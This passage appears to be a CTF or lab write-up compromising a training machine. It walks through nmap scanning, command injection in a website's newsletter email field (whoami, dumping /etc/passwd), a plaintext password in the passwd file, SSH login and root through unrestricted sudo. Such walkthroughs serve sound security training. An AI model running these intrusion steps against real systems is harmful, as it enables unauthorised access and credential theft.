2. Initial Access & Machine Compromise

a) Network Discovery:

`` # nmap -sn 192.168.80.0/24

```
NMAP
File  Actions  Edit  View  Help
openVPN   NMAP
home/kali/Desktop                                                    ✔ | with root@Attacker
  nmap -sn 192.168.80.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-23 13:28 EDT
Nmap scan report for 192.168.80.1
Host is up (0.17s latency).
Nmap scan report for 192.168.80.10
Host is up (0.22s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 15.75 seconds
```

--> New Target Discovered: 192.168.80.10/24


b) Specific Host Information Gathering

```
# nmap -sC -sV 192.168.80.10
```


```
home/kali/Desktop                                  ✔ took 16s  with root@Attacker  at 01:29:03 PM
  nmap -sC -sV 192.168.80.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-23 13:29 EDT
Nmap scan report for 192.168.80.10
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 8d:c3:a7:a5:bf:16:51:f2:03:85:a7:37:ee:ae:8d:81 (RSA)
|   256 9a:b2:73:5a:e5:36:b4:91:d8:8c:f7:4a:d0:15:65:28 (ECDSA)
|_  256 3c:16:a7:6a:b6:33:c5:83:ab:7f:99:60:6a:4c:09:11 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Cyber WareFare Labs
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.18 seconds
```


We can see port 80 open, let's visit the website:



--> There we can see signup link we can try signing up the new account if it works or not.




We signed up with the random user pass and if we login with user & password we were able to login into the dashboard.




Then we intercepted some of the traffic from the website and one interesting field that we found was newsletter email field.

b.1) Testing to fill any input field




b.2) Intercept with Burpsuite & Foxyproxy

b.3) Try to run whoami command & find it in **Response** section



--> We found command execution in email field, Let's try to dump critical files like /etc/passwd



Here's the content of /etc/passwd; If you take a deeper look into it you'll find a golden user with clear password

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

```
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-
autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-
helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-
dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager
OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management
daemon,,,:/var/lib/colord:/usr/sbin/nologin
fwupd-refresh:x:122:127:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
geoclue:x:123:128::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:124:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:125:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:126:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:127:132:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
ubuntu:x:1000:1000:ubuntu,,,:/home/ubuntu:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

```
privilege:x:1001:1001:Admin@962:/home/privilege:/bin/bash
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
mysql:x:129:135:MySQL Server,,,:/nonexistent:/bin/false
```

--> Bingo: privilege:x:1001:1001:Admin@962:/home/privilege:/bin/bash
--> Creds:
Username: privilege
Password: Admin@962

Let's SSH into the machine with the discovered credentials:
`#ssh privilege@192.168.80.10`
Credentials were correct, we got the initial access on the machine.

```
privilege@ubuntu-virtual-machine:~$ sudo -l
Matching Defaults entries for privilege on ubuntu-virtual-machine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User privilege may run the following commands on ubuntu-virtual-machine:
    (ALL : ALL) ALL
privilege@ubuntu-virtual-machine:~$ sudo su
root@ubuntu-virtual-machine:/home/privilege# cd
root@ubuntu-virtual-machine:~#
```

We didn't even need to perform any privesc technique, the user had it **ALL**.